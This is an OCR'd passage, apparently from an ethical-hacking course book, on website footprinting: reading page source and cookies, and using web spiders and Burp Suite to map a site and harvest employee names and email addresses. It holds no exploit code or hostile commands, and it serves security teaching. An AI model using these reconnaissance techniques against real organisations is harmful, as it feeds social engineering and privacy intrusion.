

view-source:https://www.microso
view-source:https://www.microsoft.com/en-in/
Line wrap ☐

```



<!DOCTYPE html>
<html lang="en-in" dir="ltr">
<head data-info="{&quot;v&quot;:&quot;1.0.8090.35724&quot;,&quot;a&quot;:&quot;c3a57395-aed9-4de7-ad64-17cc2a13efa2&quot;,
        <meta charset="UTF-8" />

    <meta http-equiv="x-ua-compatible" content="ie=edge" />
    <meta name="viewport" content="width=device-width, initial-scale=1" />
    <title>Microsoft - Cloud, Computers, Apps &amp; Gaming</title>

                    <meta name="twitter:image" content="http://img-prod-cms-rt-microsoft-com.akamaized.net/cms/api/am
                    <meta property="og:image" content="http://img-prod-cms-rt-microsoft-com.akamaized.net/cms/api/am/
                    <meta name="twitter:url" content="https://www.microsoft.com/en-in" />
                    <meta property="og:url" content="https://www.microsoft.com/en-in" />
                    <meta name="twitter:title" content="Microsoft - Cloud, Computers, Apps &amp; Gaming" />
                    <meta property="og:title" content="Microsoft - Cloud, Computers, Apps &amp; Gaming" />
                    <meta name="twitter:description" content="Explore Microsoft products and services for your home o
                    <meta property="og:description" content="Explore Microsoft products and services for your home or
                    <meta name="twitter:card" content="summary" />
                    <meta property="og:type" content="website" />





        <link rel="dns-prefetch" href="https://assets.onestore.ms" />
        <link rel="preconnect" href="https://assets.onestore.ms" />
        <link rel="dns-prefetch" href="https://web.vortex.data.microsoft.com" />
        <link rel="preconnect" href="https://web.vortex.data.microsoft.com" />
        <link rel="dns-prefetch" href="https://mem.gfx.ms" />
        <link rel="preconnect" href="https://mem.gfx.ms" />
        <link rel="dns-prefetch" href="https://img-prod-cms-rt-microsoft-com.akamaized.net" />
        <link rel="preconnect" href="https://img-prod-cms-rt-microsoft-com.akamaized.net" />
        <link rel="dns-prefetch" href="https://microsoftwindows.112.2o7.net" />
        <link rel="preconnect" href="https://microsoftwindows.112.2o7.net" />
```

Figure 2.49: Screenshot showing HTML source code

- **Examining Cookies**

  To determine the software running and its behavior, one can examine cookies set by the server. Identify the scripting platforms by observing sessions and other supporting cookies. The information about cookie name, value, and domain size can also be extracted.



Sort by: Most visited

Total storage used by sites: 65.8 KB

google.com
4.0 KB · 5 cookies

www.google.com 4.0 KB · 1 cookie

ogs.google.com · 1 cookie

microsoft.com
6.3 KB · 47 cookies

2ssa.ir – http
0 B · 1 cookie

adnxs.com – http
0 B · 2 cookies

adsrvr.org – http


Figure 2.50: Screenshot showing cookies

Website Footprinting using Web Spiders

- Web spiders, such as **Web Data Extractor** and **ParseHub**, perform automated searches on the target website and collect specified information, such as **employee names** and **email addresses**
- Attackers use the collected information to perform **footprinting** and **social engineering attacks**

User-Directed Spidering

- Attackers use **standard web browsers** to walk through the target website functionalities
- The incoming and outgoing **traffic of the target website is monitored** and analyzed by tools that include features of both a web spider and an intercepting proxy
- Attackers use tools such as **Burp Suite** and **WebScarab** to perform user-directed spidering



URL	Title	Keywords	Description	Host	Domain	Page size	Page last modified	Key
http://certifiedhacker.com/Online Booking/	Online Booking: Hotel Info	booking, hotel, hote	Online Booking	http://certifiedha	com	39498	2/10/2011	
http://certifiedhacker.com/Online Booking/	Online Booking: Print Preview	booking, hotel, hote	Online Booking	http://certifiedha	com	5693	2/10/2011	
http://certifiedhacker.com/P-folio/about.htr	P-Folio			http://certifiedha	com	9307	2/10/2011	
http://certifiedhacker.com/P-folio/blog.html	P-Folio			http://certifiedha	com	9464	2/10/2011	
http://certifiedhacker.com/P-folio/contact.h	P-Folio			http://certifiedha	com	8531	2/10/2011	
http://certifiedhacker.com/P-folio/portfolio.h	P-Folio			http://certifiedha	com	10049	2/10/2011	
http://certifiedhacker.com/Real Estates/pa	Professional Real Estate Service | Real Esta	real estate, real est	Professional Real Estate Servic	http://certifiedha	com	3683	2/10/2011	
http://certifiedhacker.com/Real Estates/pa	Professional Real Estate Service | Real Esta	real estate, real est	Professional Real Estate Servic	http://certifiedha	com	4352	2/10/2011	
http://certifiedhacker.com/Real Estates/pa	Professional Real Estate Service | Real Esta	real estate, real est	Professional Real Estate Servic	http://certifiedha	com	5767	2/10/2011	
http://certifiedhacker.com/Real Estates/pa	Professional Real Estate Service | Real Esta	real estate, real est	Professional Real Estate Servic	http://certifiedha	com	5789	2/10/2011	
http://certifiedhacker.com/Recipes/about-(	Your company - About us	Some keywords the	A short description of your comp	http://certifiedha	com	5762	2/10/2011	
http://certifiedhacker.com/Recipes/apple_	Your company - Recipes detail	Some keywords the	A short description of your comp	http://certifiedha	com	10147	2/10/2011	
http://certifiedhacker.com/Recipes/Chicke	Your company - Recipes detail	Some keywords the	A short description of your comp	http://certifiedha	com	10081	2/10/2011	
http://certifiedhacker.com/Recipes/Chicke	Your company - Recipes detail	Some keywords the	A short description of your comp	http://certifiedha	com	9594	2/10/2011	
http://certifiedhacker.com/Recipes/Chines	Your company - Recipes detail	Some keywords the	A short description of your comp	http://certifiedha	com	9635	2/10/2011	
http://certifiedhacker.com/Recipes/contac	Your company - Contact us	Some keywords the	A short description of your comp	http://certifiedha	com	5828	2/10/2011	
http://certifiedhacker.com/Recipes/honey_	Your company - Recipes detail	Some keywords the	A short description of your comp	http://certifiedha	com	9355	2/10/2011	
http://certifiedhacker.com/Recipes/kebob.	Your company - Recipes detail	Some keywords the	A short description of your comp	http://certifiedha	com	8397	2/10/2011	
http://certifiedhacker.com/Recipes/menu.h	Your company - Menu	Some keywords the	A short description of your comp	http://certifiedha	com	7909	2/10/2011	
http://certifiedhacker.com/Recipes/recipes	Your company - Recipes	Some keywords the	A short description of your comp	http://certifiedha	com	12716	2/10/2011	
http://certifiedhacker.com/Recipes/tandoo	Your company - Recipes detail	Some keywords the	A short description of your comp	http://certifiedha	com	8862	2/10/2011	
http://certifiedhacker.com/Recipes/recipes	Your company - Recipes detail	Some keywords the	A short description of your comp	http://certifiedha	com	10804	2/10/2011	
http://certifiedhacker.com/Recipes/menu-c	Your company - Menu category	Some keywords the	A short description of your comp	http://certifiedha	com	11584	2/10/2011	
http://certifiedhacker.com/Recipes/recipes	Your company - Recipes category	Some keywords the	A short description of your comp	http://certifiedha	com	12451	2/10/2011	
http://certifiedhacker.com/Social Media/ab	Unite - Together is Better (created by Paralle	keywords, or phrase	A brief description of this websit	http://certifiedha	com	13274	2/10/2011	
http://certifiedhacker.com/Social Media/sa	Unite - Together is Better (created by Paralle	keywords, or phrase	A brief description of this websit	http://certifiedha	com	16239	2/10/2011	
http://certifiedhacker.com/Social Media/sa	Unite - Together is Better (created by Paralle	keywords, or phrase	A brief description of this websit	http://certifiedha	com	12143	2/10/2011	
http://certifiedhacker.com/Social Media/sa				http://certifiedha	com	1489	2/10/2011	
http://certifiedhacker.com/Social Media/sa	Unite - Together is Better (created by Paralle	keywords, or phrase	A brief description of this websit	http://certifiedha	com	16259	2/10/2011	
http://certifiedhacker.com/Turbo Max/iepn				http://certifiedha	com	5227	2/10/2011	
http://certifiedhacker.com/Under the trees/	Under the Trees			http://certifiedha	com	8593	2/10/2011	
http://certifiedhacker.com/Under the trees/	Under the Trees			http://certifiedha	com	2963	2/10/2011	
http://certifiedhacker.com/Under the trees/	Under the Trees			http://certifiedha	com	5932	2/10/2011	

http://www.webextractor.com

Website Footprinting using Web Spiders

A web spider (also known as web crawler or web robot) is a program or automated script that browses websites in a methodical manner to collect specific information such as employee names and email addresses. Attackers then use the collected information to perform footprinting and social engineering attacks. Web spidering fails if the target website has the robots.txt file in its root directory with a listing of directories to prevent crawling.

Attackers can uncover all the files and web pages on the target website by simply feeding the web spider with a URL. Then, the web spider sends hundreds of requests to the target website and analyzes the HTML code of all the received responses for identifying additional links. If any new links are found, then the spider adds them to the target list and starts spidering and analyzing the newly discovered links. This method helps attackers to not only detect exploitable web-attack surfaces but also to find all the directories, web pages, and files that make up the target website.

User-Directed Spidering

Attackers, in some cases, use a more sophisticated technique for spidering the target website instead of using automated tools. They use standard web browsers to walk through the target website in an attempt to navigate through all the functionalities provided by the web application. While performing this task, the resulting incoming and outgoing traffic of the website is monitored and analyzed by the tools that include features of both a web spider and an intercepting proxy. Further, these tools create a map of the web application consisting of all the URLs visited by the browser. It also analyzes the responses of the application and updates the map with the discovered content and its functionalities. Attackers use tools such as Burp Suite and WebScarab to perform user-directed spidering.

